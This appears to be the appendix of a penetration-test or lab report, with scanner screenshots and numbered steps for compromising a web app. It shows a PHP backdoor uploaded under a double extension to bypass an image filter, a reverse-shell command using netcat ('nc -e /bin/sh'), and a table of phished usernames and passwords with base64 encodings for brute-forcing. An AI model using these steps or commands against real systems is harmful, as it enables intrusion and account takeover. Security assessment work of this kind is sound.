Appendix C:
Screenshots For Nessus & Faraday


I. Nessus Automated Scan:









II. Faraday screenshot






Appendix D:
Screenshots Of Exploited Web App


1. Found the credential for access the /secureapp path




2. Uploaded backdoor.php file (renamed to backdoor.php.jpg for bypass image allowed only upload)



3. Executing the backdoor file (on path http://example.com/secureapp/uploads/backdoor.php.jpg? c=nc -e /bin/sh 10.10.10.7 4444)




4. Getting shell access (by open a listening port 4444 on analysis machine)




Appendix E:
OSINT / Phishing Results Data Used

1. Found there is a file upload exists somewhere




2. Found out there is something on the path /secureapp

3. Found out some user on WP



4. Found out some credential can be tested for /wp-admin and /secureapp path



5. List out credentials can be tested

campaign_id	email	message	user	password	user:password base 64 encode	test with burpsuit intruder
3	tabitha@example.com	Submitted Data	tabitha	lequiNg3iesh	dGFiaXRoYTpJZXF1aU5nM2Ilc2g=	
3	rose@example.com	Submitted Data	rose	ea1Ceiri	cm9zZTplYTFDZWlyaQ==	
3	pauline@example.com	Submitted Data	pauline	Ovaa6eech	cGF1bGluZTpPdmFhNmVlY2g=	
3	pauline@example.com	Submitted Data	pauline	Ovaa6eech	cGF1bGluZTpPdmFhNmVlY2g=	
3	martin@example.com	Submitted Data	martin	ieK8uG3ahY	bWFydGluOmlISzh1RzNhaFk=	
3	liz@example.com	Submitted Data	liz	MeoPoph7	bGl6Ok1lb1BvcGg3	
3	liz@example.com	Submitted Data	liz	MeoPoph1	bGl6Ok1lb1BvcGgx	
3	king@example.com	Submitted Data	king	jeeFoo7shoo1E	a2luZzpqZWVGb283c2hvbzFF	Work
3	christine@example.com	Submitted Data	christine	lei6xei2Ufu	Y2hyaXN0aW5lOmxlaTZ4ZWkyVWZ1	
3	edwina@example.com	Submitted Data	edmund	testing	ZWRtdW5kOnRlc3Rpbmc=	
3	edwina@example.com	Submitted Data	edmund	testing1	ZWRtdW5kOnRlc3Rpbmcx	
3	millard@example.com	Submitted Data	test	test	dGVzdDp0ZXN0	
3	millard@example.com	Submitted Data	hacker	hacker	aGFja2VyOmhhY2tlcg==	
3	sagar@example.com	Submitted Data	hahaha	yougotme!	aGFoYWhhOnlvdWdvdG1lIQ==